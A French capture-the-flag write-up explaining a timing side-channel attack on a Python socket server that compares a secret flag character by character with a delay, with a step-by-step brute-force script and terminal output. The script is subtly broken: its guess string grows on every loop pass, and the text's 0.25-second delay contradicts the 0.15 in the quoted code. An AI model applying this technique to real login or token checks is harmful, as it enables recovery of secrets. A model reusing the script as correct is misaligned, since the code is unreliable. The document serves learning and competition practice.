

# Un Repos bien mérité

---

Auteur : Delionor

CTF FlagMalo 2022

---

Pour ce WU, nous avons accès au code source d'un fichier python hébergé sur le réseau du CTF.

Après une lecture rapide, nous comprenons que ce fichier met en place un socket TCP sur X.X.X.X:X. Si vous ne connaissez pas du tout le principe de socket TCP, je vous invite à vous renseigner avant la suite de ce WU.

Basiquement, ce programme python attend que quelqu'un se connecte dessus, et va demander à ce « client » un string en entrée. Ce string sera ensuite comparé avec la variable 'flag' qui semble contenir ce qui nous intéresse :) (cf. Fonction 'run()' et 'compare()' du programme).

```
def run(self):
    print('connection from', self.addr)
    while True:
        self.conn.sendall(message.encode())
        indata = self.conn.recv(4096)
        if indata:
            print('received {!r}'.format(indata.decode()))
            print('answering client')
            self.compare(indata.decode())
```

```
def compare(self, user_input):
    if len(user_input) == 0 or len(user_input) > len(flag):
        print("bad length")
        return False

    if user_input.lower() == "stop":
        print("stopped")
        exit(1)

    for i in range(len(user_input)):
        print("trying " + user_input[i] + " vs " + flag[i])
        if user_input[i] != flag[i]:
            return False
        sleep(0.15)
    return True
```

Attention ! Il est important de comprendre que ce socket TCP (que j'appellerais désormais 'serveur') s'exécute sur une autre machine que la votre. Les commandes 'print()' ne s'afficheront donc que dans le terminal de cette machine, et pas dans la votre.

Si vous voulez voir un message du serveur, vous devez attendre qu'il vous en envoie un avec la ligne 'connexion.sendall('son message'.encode())'. Si vous voulez lire ce message, vous pouvez soit interroger le serveur avec un outil comme Ncat, soit utiliser la commande python 'connexion.recv(nombre\_de\_bytes\_a\_recevoir)'.

Maintenant que nous avons compris la base du programme (demander un input au client et le comparer avec le flag), voyons comment nous pourrions récupérer le contenu du fichier 'f.txt' contenant notre petit drapeau.

Pour cela, quelque chose doit vous interpeler dans la fonction 'compare()'. Si le n-ième caractère de l'utilisateur est différent du n-ième caractère du flag, la fonction renvoie 'False'. Jusqu'ici tout va bien.

Mais si le caractère est le même, le contenu du 'if' est sauté. Donc il n'y a pas de 'return False', donc la fonction n'arrête pas son exécution (car un 'return' dans une fonction stoppe son exécution), et elle peut passer à la suite de la boucle for. Et c'est là qu'est la faille que nous allons exploiter. Si les caractères sont les mêmes, le serveur 'attend' 0,25 secondes, puis teste les caractères suivants.

Autrement dit, si nous comparons le temps de réponse du serveur (il nous répond dès qu'un caractère est faux rappelez vous), nous pouvons déterminer si le caractère passé en entrée est bon ou non. Imaginez par exemple que le serveur mette normalement 1 seconde à nous répondre. Si, après avoir par exemple rentré 'D', le serveur vous répond au bout de 1,25 secondes, c'est que le D était bien le premier bon caractère.

Il va donc falloir écrire un programme qui suivra les étapes suivantes :

- Établir une liste de caractères possibles que nous testerons
- Initialiser une liste de caractères trouvés
- Se connecter au socket python
- Récupérer le message envoyé par le serveur
- Envoyer notre input
- Récupérer la réponse du serveur
- Ajouter un caractère si sa réponse était plus longue

Commençons par établir les variables de base :

```
1  import time
2  import socket
3
4  charspossible = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!}_{_~@&^%$&*"
5  charstrouves = ""
6  max = 0
7  maxchar = ""
8  msg = "FMCTF{"
9  noEnd = True
10
11 while noEnd:
```

Nous aurons besoin des modules socket et time afin de se connecter et de comparer les temps de réponses.

Afin d'optimiser le procédé, nous utilisons une liste de caractères pas trop longue (il y a peu de chance que d'autres caractères que ceux-ci soient utilisés dans un CTF). On peut même s'autoriser à prédéfinir le début du message que nous connaissons grâce à l'énoncé ('msg = FMCTF{')

Et nous commençons ensuite notre boucle while.

```
11 while noEnd:
12     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     s.connect(("localhost", 10000))
14
15     rep = s.recv(2048)
16     print("receive")
17     print("2 : " + rep.decode())
18
```

Voici comment nous pouvons nous connecter au socket en python. Évidemment, vous devez modifier « localhost » par l'adresse IP visée et « 10000 » par le port utilisé. Vous n'avez pas préparé ce challenge, il y a donc peu de chance que le flag et le serveur se trouve sur votre machine si ? :)

Nous enregistrons ensuite le message du serveur dans la variable 'rep' grâce au 'socket.recv()' et l'affichons dans notre console (notre console à nous! Print() n'envoie rien au serveur je rappelle).

Maintenant que nous avons reçu ce message, le serveur attend notre réponse. C'est donc l'heure de faire une nouvelle boucle afin de tester tous les caractères possibles.

```

15     rep = s.recv(2048)
16     print("receive : " + rep.decode())
17
18     for char in charspossible:
19         msg = msg + charstrouves + char
20         start = time.time()
21         s.sendall(msg.encode())
22         print(msg + " sent")
23
24         rep = s.recv(2048)
25         print("receive : " + rep.decode())
26
27         end = time.time()
28         print(end - start)
29
30         if (max < (end - start)):
31             max = end - start
32             print(max)
33             maxc = char
34
35     msg = "FMCTF{"
36

```

Ici, nous partons du message 'FMCTF{' et y ajoutons les caractères que nous avons déjà trouvés. Pour l'instant, aucun :c . Nous y ajoutons également le caractère que nous voulons tester.

Nous sauvegardons le temps avant la transmission du message avec time.time(), et envoyons notre chaîne fraîchement construite (en premier, FMCTF{0 par exemple, puis FMCTF{1 etc.).

Au moment où le serveur nous répond, nous enregistrons à nouveau sa réponse (qui sera toujours « give flag please »), et prenons à nouveau notre temps dans la variable 'end'.

Avec (end-start), nous trouvons ainsi le temps qu'a mis le serveur pour nous répondre. Notre condition if permet de vérifier si c'est le temps le plus long enregistré parmi tous ceux de cette série. Si oui, nous sauvegardons le caractère dans la variable 'maxc', puis nous réinitialisons la valeur de 'msg'.

```


35     msg = "FMCTF{"
36
37
38     charstrouves += maxc
39     print("char added !")
40     print("-> " + str(msg))
41
42     if(charstrouves[-1] == "}"):
43         noEnd = False
44         print("end")
45     s.close()

```

Enfin, après avoir testé tous les caractères, nous prenons 'maxc' et l'ajoutons aux caractères trouvés.

La boucle while ne se termine qu'après le dernier caractère (que nous pouvons deviner. Remarquez que même sans préciser la fin de la boucle, le programme aurait tout de même trouvé le flag mais aurait ensuite ajouté une suite de caractères aléatoires)

Après **un très très long moment** , nous finissons par trouver le flag.

A terminal window with a black background and green text. It shows a sequence of three requests to a server. Each request is a '3 : Give flag pl3@se : ' followed by a long alphanumeric string. The server responds with 'FMCTF{1e\_D0do\_cQ sent', 'FMCTF{1e\_D0do\_cR sent', and 'FMCTF{1e\_D0do\_cS sent'. The cursor is at the end of the third line.

```
3 : Give flag pl3@se :  
3.947296380996704  
FMCTF{1e_D0do_cQ sent  
3 : Give flag pl3@se :  
3.9575936794281006  
FMCTF{1e_D0do_cR sent  
3 : Give flag pl3@se :  
3.907484769821167  
FMCTF{1e_D0do_cS sent  
█
```

Il est bien sûr possible d'optimiser cette solution en évitant de tester tous les caractères et en s'arrêtant dès que end-start dépasse le (end-start) précédent de 0,25 sec.

Pour éviter tout problème lié à de potentiels lags serveur déséquilibrant les temps de réponses, cette solution reste intéressante.